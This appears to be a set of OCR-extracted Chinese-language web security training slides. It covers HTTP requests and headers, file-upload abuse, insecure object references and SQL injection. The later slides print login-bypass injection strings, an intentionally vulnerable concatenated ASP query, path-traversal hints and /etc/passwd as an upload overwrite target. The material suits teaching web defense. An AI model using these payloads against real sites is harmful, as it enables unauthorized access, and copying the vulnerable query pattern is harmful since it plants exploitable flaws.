GET	取得後端資源
POST	送出資料至後端網頁(程式)
CONNECT	進行連線(→proxy)
HEAD	僅取得回訊的 Header 內容
OPTIONS	列出伺服器支援的Method
TRACE	取得到後端主機的中間交通資訊
PUT	送出檔案至伺服器上
DELETE	刪除伺服器上之檔案
…	其他各網站平台支援的Method

基本Request Method

- GET
  - 最常使用的方法，通常用於取得後端主機資源(靜態的HTML文件、圖片、檔案)。
  - 也可用於傳送資料給後端的AP進行處理 (ex. GET /who.cgi?time=now HTTP/1.0)。但是原本的協定並不建議這樣使用！(→ 易造成 Request Forgery問題)
- POST :
  - 用於傳送資料給後端，資料置放於訊息的 body 區
- HEAD :
  - 與GET用法相同，只是網站不會傳回內容，只傳回相關標頭。通常用於檢查文件是否存在以及諸如最後修改時間或是伺服器等資訊
  - 資源控制：雖然不危險，但一般也只有駭客在用。跟TRACE、OPTIONS都可作為駭客行為的偵測基準。

HTTP GET

- HTTP/1.0 範例 –

  GET / HTTP/1.0

  Host: www.google.com

  \n

- HTTP/1.1 persistent connection範例–

  GET / HTTP/1.1

  Host: www.google.com

  Connection: Keep-Alive


  \n

- HTTP/2 – Binary Frame

HTTP POST

- 登入範例 –

```
POST /login.asp HTTP/1.1
Host: www.google.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
\n
username=abc&test=123
```



21 characters

HTTP POST使用URL編碼

- 登入範例 –

POST /login.asp HTTP/1.1

Host: www.google.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 33

\n

username=%61%62%63&test=%31%32%33


33 characters

HTTP HEAD 範例

- 用 telnet 或 netcat(nc)來探測網站平台

telnet 網站 80


HEAD / HTTP/1.0



常用Request標頭(Headers)

名稱	主要意義
Accept	瀏覽器可接受的檔案格式
Accept-Encoding	瀏覽器可接受的Body內容壓縮編碼方式
Accept-Language Accept-Charset	瀏覽器可接受的Body內容語言編碼方式
Cookie	傳送cookie給後端主機
Host	欲瀏覽之網站 (IP或DomainName)
If-Modified-Since	控制cache內容的有效性
Refer	上一個連結
User-Agent	使用者的瀏覽器
Authorization	身分驗證

HTTP Response格式



- 狀態：protocol version, status code, reason
- 標頭：server, page information
- Entity body: requested document

HTTP Response格式

- 範例：

```
HTTP/1.1 200 OK
Date: Thu, 06 Aug 2009 07:20:36 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 119260

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>TEST WebSite ……..
……
……
```

常用共用標頭

標頭名稱	主要意義
Connection	連線控制 **(close、persistent connections)**
Content-Type	**Body內容類型(MIME-Type)**
Content-Length	**Body內容長度 (bytes)** **Note : This header is send for most static documents, but not for dynamically generated content。**
Content-Encoding	**Body內容的編碼方式**
Transfer-Encoding	**Body內容傳輸方式(例： chunked)**

- 其他程式及協定也會有各自使用的標頭，例如 Proxy 常用 X-Forwarded-For

HTTP Response : Status Code

Status Code	主要意義
1XX	**Information**
2XX	**Success**
3XX	**Redirection**
4XX	**Client Error**
5XX	**Server Error**

- 參考資料：
  - http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html
  - http://en.wikipedia.org/wiki/List_of_HTTP_status_codes

HTTP Response : Status Code

- 常見的Status Code
  - 200 - OK
  - 301 - Moved Permanently (Redirect)
  - 302 - Found (Redirect)
  - 304 - Not Modified (for Cache)
  - 400 - Bad Request
  - 401 - Unauthorized
  - 403 – Forbidden
  - 404 - Not Found
  - 500 - Internal Server Error
  - 501 - Method Not Implemented
  - 503 - Service Unavailable

常用共用標頭

標頭名稱	主要意義
Connection	連線控制 **(close、persistent connections)**
Content-Type	**Body內容類型(MIME-Type)**
Content-Length	**Body內容長度 (bytes)** **Note : This header is send for most static documents, but not for dynamically generated content。**
Content-Encoding	**Body內容的編碼方式**
Transfer-Encoding	**Body內容傳輸方式(例： chunked)**

- 其他程式及協定也會有各自使用的標頭，例如 Proxy 常用 X-Forwarded-For

常用Response標頭(Headers)

名稱	主要意義
Date	伺服器上之時間
Server	伺服器的網站服務程式
Location	頁面重新導向目的位址
WWW-Authenticate	後端認證方式
Keep-Alive	保持連線之設定
Set-Cookie	設定cookie到前端
X-Powered-By	動態程式語言
Cache-Control Pragma Expires	與網頁內容的cache 機制之控制有關

Server端執行語言

- C、C++
- Perl
- Shell Script …
- PHP
- Java → JSP、Applet、Servlet
- ASP
- .Net → ASP.NET、C#、VB.NET…
- PYTHON
- Ruby

檔案上傳功能


- 許多AP都有檔案上傳功能
  - 上傳圖片、音樂、文件....
- 控管不好的話，駭客可以上傳惡意程式
  - WebShell → 控制後端Web 主機
  - 傳小馬、換大馬

Upload File 目標

- 可以Overwrite 重要檔案, 例如
  - /etc/passwd
  - “C:\Documents and Settings\Administrator\「開始」功能表\程式集\啟動\”
- 放置html backdoor, 例如
  - 冰狐浪子
- 放置asp/php/cgi backdoor , 例如
  - 海陽頂端、砍客、藍屏、站長助手

Insecure Direct Object Reference

- Insecure Direct Object Reference
- 利用Web應用程式本身的“物件存取功能”任意讀取不該檢視的檔案
  - http://www.xxx.com.tw/showPage.aspx?page=main.aspx
  - 物件種類：
    - 圖片
    - 文件
    - 網頁 …



1. PFile極可能為讀取檔名
2. 我能不能試圖讀取其他檔案?
   - prod_desc.asp
   - ../ . . .

URL分析與攻擊

- 水平權限攻擊
- 垂直權限攻擊

Review:推論習慣

- 範例
  - https://web_ip/index.php?id=john&is_admin=fales&menu=basic
  - https://web_ip/index.php?id=mary&is_admin=fales&menu=basic
  - https://web_ip/index.php?id=john&is_admin=true&menu=basic

網頁程式最大的問題

- 把使用者的輸入資料，在不經檢驗與處理的情況下，進行各種處理:
  - 輸入資料庫執行 → SQL Injection !
  - 交給OS執行 → Command/PATH Injection!
  - 輸出到前端畫面 → XSS Attack !
  - 直接執行某類交易活動 → XSRF !
  - 進行頁面的 Redirection → 釣魚網頁!

輸入值驗證不全的漏洞

- 資料格式的正確性
  - 資料長度
  - 資料型態
  - 資料內容
    - 是否符合特定的字集範圍
    - 是否含有惡意的攻擊性字串
- 資料編碼/轉碼是否恰當
- 資料是否需要加密或認證
- 例外處理

SQL Injection

- Web 應用程式未檢查使用者的輸入參數，直接將其傳入資料庫執行 SQL
- 分類
  - Error Based (ASP + MSSQL)
  - Union / Blind / Update Based (ALL)
  - Stack Query (MSSQL)
  - Extended Procedure (MSSQL、Oracle)
- 影響範圍
  - ASP、.NET、Java、PHP、CGI ……etc
  - MSSQL、MySQL、Oracle、Sybase、DB2、PostgreSQL……etc
- 造成危害 -
  - 避過身份驗證機制
  - 利用所回應的錯誤訊息了解系統架構
  - 獲取機密資訊
  - 利用預儲程序(Stored Procedure)入侵系統
  - 任意 查詢/新增/修改/刪除 資料庫內容

SQL Injection 原因

- 最常見的為直接將查詢參數轉為資料庫查詢字串
- 範例

  asp網頁中寫法：

  strSQL="SELECT * FROM tblUser WHERE UserName='" & _Request("UserName") & "' AND Password='" & _Request("Pass") & "'"

  Set rec=cnn.Execute(strSQL)

問題進入點

- 可輸入的地方
  - GET時的網址
  - POST時的表單輸入值
  - Cookie
  - 目錄或檔名
  - 所有標頭參數：
    - Referer
    - X_Forwarded_For
    - User_Agent
    - Accept_Language
  - 檔案上傳

攻擊步驟

確認後端資料庫種類

尋找AP中可能的注入點

根據想達到的目的注入適當的SQL指令

已有許多自動化工具可用！

不同資料庫的差異

	MS SQL T-SQL	MySQL	Access	Oracle PL/SQL	DB2	Postgres PL/pgSQL
Concatenate Strings	' '+' '	concat (" ", " ")	" "&" "	' '||' '	" "+" "	' '||' '
Null replace	Isnull()	Ifnull()	Iff(Isnull())	Ifnull()	Ifnull()	COALESCE()
Position	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
Op Sys interaction	xp_cmdshell	select into outfile / dumpfile	#date#	utf_file	import from export to	Call
Cast	Yes	No	No	No	Yes	Yes

不同資料庫的差異(cont.)

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
UNION	Y	Y	Y	Y	Y	Y
Subselects	Y	N **4.0** Y **4.1**	N	Y	Y	Y
Batch Queries	Y	N*	N	N	N	Y
Default stored procedures	**Many**	N	N	**Many**	N	N
Linking DBs	Y	Y	N	Y	Y	N

基本注入繞過程式驗證

- 在網頁輸入SQL語法代換正常的查詢字串
- 單、雙引號、分號與註解符號範例

  正常輸入

  username:admin, password:admpass

  程式執行

  SELECT * FROM user_account
  WHERE username='admin' AND password='admpass'

  攻擊者輸入


  username:admin' or 1=1--, password:'

  程式執行

  SELECT * FROM user_account
  WHERE userName='admin' or 1=1--' AND password=''
- 常使用字串

  'or'1'='1

  'or 1=1 --



1.701%2buser → 701+system_user

